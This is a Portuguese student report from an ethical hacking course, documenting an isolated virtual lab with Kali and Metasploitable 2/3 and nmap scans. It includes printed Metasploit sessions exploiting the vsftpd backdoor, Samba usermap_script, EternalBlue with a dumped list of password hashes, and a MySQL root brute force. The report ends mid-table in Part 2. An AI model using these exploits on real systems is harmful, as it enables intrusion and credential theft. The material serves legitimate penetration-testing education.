



**ESCOLA  
SUPERIOR  
DE TECNOLOGIA  
E GESTÃO**

# **Licenciatura em Segurança Informática e Redes de Computadores**

## **TPHE**

### **Trabalho prático 1**

**8220190 - Tânia Morais**

# Índice

Índice .....	1
Introdução .....	2
Parte 1 .....	3
Configuração do ambiente .....	3
Demonstração do funcionamento .....	6
Listagem de serviços .....	7
Identificação de vulnerabilidades .....	9
Identificar as máquinas com serviço <i>HTTP</i> ativo .....	11
Identificar máquinas com serviço <i>SMB</i> ativo .....	12
Parte 2 .....	14
Configuração de um cenário com um mecanismo de defesa .....	14
Configuração do cenário + firewall .....	14
Demonstração do funcionamento .....	16
Listagem de serviços .....	17
Comparação de resultados com cenário anterior .....	17
Regras <i>ETOpen</i> e <i>Snort community</i> .....	17
Verificar e documentar evidências do IPS .....	20
Vantagem de ter um IPS na infraestrutura configurada .....	20
Acesso root numa máquina virtual .....	21
Configuração <i>DHCP</i> .....	21
Mapeamento da rede .....	22
Descoberta de utilizador .....	22
Acesso através da porta 31337 .....	23
Descoberta de palavra-passe .....	23
Escalonamento de privilégios .....	24
Vulnerabilidades .....	26
Investigação de vulnerabilidades .....	27
Conclusão .....	30
Bibliografia .....	30

## Introdução

No âmbito da unidade curricular, Testes de Penetração e Hacking Ético, foi proposta a realização de testes em dois ambientes virtuais diferentes, de modo, a permitir a compreensão e defesa contra vários tipos de ameaças.

Deste modo, a primeira parte consiste na exploração de vulnerabilidades de um cenário, que contém quatro máquinas virtuais. Enquanto, o segundo cenário já carece da intrusão de uma firewall, neste caso o *pfSense*.

## Parte 1

A primeira parte deste trabalho prático, está subdividida em seis partes fundamentais, tais como:

- Configuração do ambiente;
- Demonstração do funcionamento;
- Serviços presentes nas máquinas virtuais;
- Identificação e exploração de vulnerabilidade;
- Identificar as máquinas com serviço *HTTP* ativo;
- Identificar as máquinas com serviço *SMB* ativo.

### Configuração do ambiente

Nesta primeira etapa, começa-se por proceder à instalação das quatro máquinas virtuais, duas delas *Windows (Metasploitable 3 e Windows 10)* e as outras duas *Linux (Kali e Metasploitable 2)*.

De seguida, configura-se a rede de cada uma delas, sendo ela, Rede Interna.

Na figura abaixo, é demonstrado um dos exemplos dessa mesma configuração.




Figura 1 - Configuração de rede

Em seguida, atribui-se o *IP* a cada uma das máquinas virtuais.

## Kali

No caso do *Kali*, acede -se a *Settings Manager* → *Advanced Network Configuration*. Em seguida, cria-se uma conexão nova do tipo *Ethernet*, os passos seguintes são demonstrados na figura abaixo:




Figura 2 - Obtenção de IP (KALI)

## Metasploitable 2

Contudo, para esta máquina virtual começou-se por inserir o seguinte comando:

```
sudo nano /etc/network/interfaces
```

De seguida configura-se a interface, e posteriormente reinicia-se o serviço de rede.

```
# The primary network interface
auto eth0
iface eth0 inet static

address 10.0.10.3
netmask 255.255.255.0
gateway 10.0.10.1
```

Figura 3 - Configuração da interface

```
sudo nano /etc/init.d/networking restart
```

### Metasploitable 3

Nesta máquina virtual, é necessário aceder às configurações de rede do Windows e, depois, em *Internet Protocol Version 4 (TCP/IP)*:




Figura 4 - Configuração no Metasploitable 3

### Windows 10

O Windows 10 carece da mesma configuração do Metasploitable 3.




Figura 5 - Configuração Windows 10


Desta forma, é indicado abaixo uma tabela com a demonstração das máquinas virtuais e os seus respetivos IP's.

<b>Kali</b>	10.0.10.2
<b>Metasploitable 2</b>	10.0.10.3
<b>Metasploitable 3</b>	10.0.10.6
<b>Windows 10</b>	10.0.10.10

Tabela 1 - Demonstração de IP's

## Demonstração do funcionamento

Neste passo, para testar a conectividade utiliza-se o comando *ping*. Abaixo é apresentada a testagem para cada máquina virtual:



```
C:\> Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Forenses>ping 10.0.10.3

Pinging 10.0.10.3 with 32 bytes of data:

Reply from 10.0.10.3: bytes=32 time=4ms TTL=64
Reply from 10.0.10.3: bytes=32 time=3ms TTL=64
Reply from 10.0.10.3: bytes=32 time=1ms TTL=64
Reply from 10.0.10.3: bytes=32 time=1ms TTL=64

Ping statistics for 10.0.10.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 4ms, Average = 2ms

C:\Documents and Settings\Forenses>
```

Figura 6 - Testagem windows10-Metasploitable2

```

Administrator: Command Prompt

Tunnel adapter isatap.{E69620EE-35FA-40D6-9788-5AE613D94ADA}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{6FEEDED4-FC1E-4857-BEB8-72167D5BDAA6}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Users\Administrator>ping 10.0.10.2

Pinging 10.0.10.2 with 32 bytes of data:
Reply from 10.0.10.4: Destination host unreachable.
Reply from 10.0.10.2: bytes=32 time=2ms TTL=64
Reply from 10.0.10.2: bytes=32 time=1ms TTL=64
Reply from 10.0.10.2: bytes=32 time=1ms TTL=64

Ping statistics for 10.0.10.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 2ms, Average = 1ms

C:\Users\Administrator>

```

Figura 7 - Testagem metasploitable3-Kali

```

msfadmin@metasploitable:~$ ping 10.0.10.6
PING 10.0.10.6 (10.0.10.6) 56(84) bytes of data.
64 bytes from 10.0.10.6: icmp_seq=1 ttl=128 time=3.58 ms
64 bytes from 10.0.10.6: icmp_seq=2 ttl=128 time=0.638 ms
64 bytes from 10.0.10.6: icmp_seq=3 ttl=128 time=1.14 ms
64 bytes from 10.0.10.6: icmp_seq=4 ttl=128 time=1.12 ms
64 bytes from 10.0.10.6: icmp_seq=5 ttl=128 time=1.44 ms
64 bytes from 10.0.10.6: icmp_seq=6 ttl=128 time=1.24 ms

--- 10.0.10.6 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5011ms
rtt min/avg/max/mdev = 0.638/1.529/3.583/0.950 ms
msfadmin@metasploitable:~$

```

Figura 8 - Metasploitable2-Metasploitable3

```

(tania@kali)-[~]
$ ping 10.0.10.7
PING 10.0.10.7 (10.0.10.7) 56(84) bytes of data.
64 bytes from 10.0.10.7: icmp_seq=1 ttl=128 time=2.97 ms
64 bytes from 10.0.10.7: icmp_seq=2 ttl=128 time=1.72 ms
64 bytes from 10.0.10.7: icmp_seq=3 ttl=128 time=4.08 ms
64 bytes from 10.0.10.7: icmp_seq=4 ttl=128 time=2.89 ms
^C
--- 10.0.10.7 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.716/2.912/4.079/0.836 ms

```

Figura 9 - Testagem kali-windows10

## Listagem de serviços

Neste passo utilizou-se o seguinte comando, que permite a listagem de todos os serviços das máquinas virtuais inclusos numa determinada rede.



```
sudo nmap -sV <ip_rede>
```

```
Nmap scan report for 10.0.10.3
Host is up (0.00052s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell       Metasploitable root shell
2049/tcp  open  rpcbind
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql      PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc              VNC (protocol 3.3)
6000/tcp  open  X11              (access denied)
6667/tcp  open  irc              UnrealIRCd
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
```

Figura 10- Listagem Serviço metasploitable2

```
Nmap scan report for 10.0.10.6
Host is up (0.00078s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
22/tcp    open  ssh            OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http           Microsoft IIS httpd 7.5
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql          MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
4848/tcp  open  ssl/http       Oracle Glassfish Application Server
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8080/tcp  open  http           Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/intermapper?
8383/tcp  open  http           Apache httpd
9200/tcp  open  wap-wsp?
49152/tcp open  unknown
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49176/tcp open  java-rmi        Java RMI
```

Figura 11 - Listagem serviço metasploitable3

```
Nmap scan report for 10.0.10.10
Host is up (0.0022s latency).
All 1000 scanned ports on 10.0.10.10 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:19:59:FE (Oracle VirtualBox virtual NIC)
```

Figura 12 - Listagem de serviços Windows10

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 18:43 WEST
Nmap scan report for 10.0.10.2
Host is up (0.0000040s latency).
All 1000 scanned ports on 10.0.10.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

```

Figura 13 - Listagem de serviços Kali

## Identificação de vulnerabilidades

### Metasploitable 2

Após executar o comando do passo anterior, é possível verificar algumas portas abertas, vulneráveis para ataque. No caso do *Metasploitable2*, escolheu-se explorar as portas 21 (serviço *ftp*) e 139.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.10.3
RHOST => 10.0.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

```

```

[*] 10.0.10.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.10.3:21 - USER: 331 Please specify the password.
[*] 10.0.10.3:21 - Backdoor service has been spawned, handling...
[*] 10.0.10.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.10.2:43469 -> 10.0.10.3:6200) at 2024-10-16 13:38:04 +0100

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

Figura 14 - Exploiting porta 21

```

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.10.3
RHOSTS => 10.0.10.3
msf6 exploit(multi/samba/usermap_script) > run

```

```
[*] Started reverse TCP handler on 10.0.10.2:4444
[*] Command shell session 1 opened (10.0.10.2:4444 → 10.0.10.3:47256) at 2024-10-16 13:52:43 +0100

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Figura 15 - Exploiting porta 139

### Metasploitable 3

Neste caso, decidiu-se explorar o serviço *SMB* e o serviço *TCP*.

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > back
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.10.6
RHOSTS => 10.0.10.6
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.10.2
LHOST => 10.0.10.2
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.10.2:4444
[*] 10.0.10.6:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.10.6:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.10.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.10.6:445 - The target is vulnerable.
[*] 10.0.10.6:445 - Connecting to target for exploitation.
[*] 10.0.10.6:445 - Connection established for exploitation.
[*] 10.0.10.6:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.10.6:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.10.6:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.0.10.6:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.10.6:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pack 1
[*] 10.0.10.6:445 - 0x00000030 6b 20 31
[*] 10.0.10.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.10.6:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.10.6:445 - Sending all but last fragment of exploit packet
[*] 10.0.10.6:445 - Starting non-paged pool grooming
[*] 10.0.10.6:445 - Sending SMBv2 buffers
[*] 10.0.10.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.10.6:445 - Sending final SMBv2 buffers.
[*] 10.0.10.6:445 - Sending last fragment of exploit packet!
[*] 10.0.10.6:445 - Receiving response from exploit packet
[*] 10.0.10.6:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.10.6:445 - Sending egg to corrupted connection.
[*] 10.0.10.6:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.10.6
[*] Meterpreter session 1 opened (10.0.10.2:4444 → 10.0.10.6:49432) at 2024-10-21 14:38:57 +0100
[*] 10.0.10.6:445 - =====
[*] 10.0.10.6:445 - -----WIN-----
[*] 10.0.10.6:445 - =====
```

```

meterpreter > sysinfo
Computer      : METASPLOITABLE3
OS            : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >

```

Figura 16 - Exploiting serviço SMB

```

msf6 >
msf6 > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOST 10.0.10.6
RHOST => 10.0.10.6
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt.gz
PASS_FILE => /usr/share/wordlists/rockyou.txt.gz
msf6 auxiliary(scanner/mysql/mysql_login) > run
[*] 10.0.10.6:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.10.6:3306 - Found remote MySQL version 5.5.20
[*] 10.0.10.6:3306 - No active DB -- Credential data will not be saved!
[*] 10.0.10.6:3306 - Success: 'root:'
[*] 10.0.10.6:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.10.6:3306 - Bruteforce completed, 1 credential was successful.
[*] 10.0.10.6:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >

```

Figura 17 - Exploiting serviço TCP

## Identificar as máquinas com serviço *HTTP* ativo

Para a identificação das máquinas com serviço *HTTP* ativo, usou-se o comando abaixo apresentado:

```
sudo nmap -p 80,443 --script http-enum <ip da rede>
```

Desta forma, obtém-se os seguintes resultados.

```
(tania@kali)-[~]
$ sudo nmap -p 80,443 --script http-enum 10.0.10.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 18:51 WEST
Nmap scan report for 10.0.10.3
Host is up (0.0022s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
| /index/: Potentially interesting folder
|_
443/tcp    closed https
MAC Address: 08:00:27:BB:A2:84 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.10.6
Host is up (0.0014s latency).

PORT      STATE SERVICE
80/tcp    open  http
443/tcp    closed https
MAC Address: 08:00:27:E1:12:6F (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.10.7
Host is up (0.0043s latency).

PORT      STATE SERVICE
80/tcp    filtered http
443/tcp    filtered https
MAC Address: 08:00:27:C8:BE:74 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.10.2
Host is up (0.000080s latency).

PORT      STATE SERVICE
80/tcp    closed http
443/tcp    closed https

Nmap done: 256 IP addresses (4 hosts up) scanned in 67.46 seconds
```

Figura 18 - Máquinas com serviço HTTP ativo

## Identificar máquinas com serviço *SMB* ativo

Para a identificação das máquinas com serviço *SMB* ativo, usou-se o comando abaixo apresentado:

```
sudo nmap --script smb-enum-shares -p 445 <ip da rede>
```

Obteve-se o seguinte resultado:

```
(tania@kali)-[~]
$ sudo nmap --script smb-enum-shares -p 445 10.0.10.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 10:06 WEST
Nmap scan report for 10.0.10.3
Host is up (0.00096s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:BB:A2:84 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\10.0.10.3\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\10.0.10.3\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\10.0.10.3\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\10.0.10.3\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|   \\10.0.10.3\tmp:
|     Type: STYPE_DISKTREE
|     Comment: oh noes!
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|_
```

Figura 19 - Identificação de serviço ativo

```
|_
|   Max Users: <unlimited>
|   Path: C:\var\lib\samba\printers
|   Anonymous access: <none>
|   \\10.0.10.3\tmp:
|     Type: STYPE_DISKTREE
|     Comment: oh noes!
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|_

Nmap scan report for 10.0.10.6
Host is up (0.0015s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:E1:12:6F (Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\10.0.10.6\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.0.10.6\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.0.10.6\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|_

Nmap scan report for 10.0.10.10
Host is up (0.0013s latency).

PORT      STATE SERVICE
445/tcp   filtered microsoft-ds
MAC Address: 08:00:27:19:59:FE (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.10.2
Host is up (0.00026s latency).

PORT      STATE SERVICE
445/tcp   closed  microsoft-ds

Nmap done: 256 IP addresses (4 hosts up) scanned in 37.67 seconds
```

Figura 20 - Identificação de serviço ativo

## Parte 2

A segunda parte do trabalho subdivide-se em três partes essenciais, sendo elas:

- Configuração de um cenário com um mecanismo de defesa;
- Acesso root numa máquina virtual;
- Investigação de vulnerabilidades.

### Configuração de um cenário com um mecanismo de defesa

Para este cenário, usou-se as máquinas virtuais instaladas na primeira parte, com o acréscimo de uma firewall, *PfSense*, com o módulo *Suricata IPS*.

Os tópicos fundamentais deste tópico são os seguintes:

- Configuração do cenário + firewall
- Demonstração do funcionamento
- Listagem de serviços
- Comparação de resultados com cenário anterior
- Regras *ETOpen* e *Snort community*
- Verificar e documentar evidências do IPS
- Vantagem de ter um IPS na infraestrutura configurada

### Configuração do cenário + firewall

Atribuiu-se os seguintes ip's pelas seguintes redes internas:

	Rede intnet	Rede Metasploitable2	Rede Metasploitable3	Rede win10
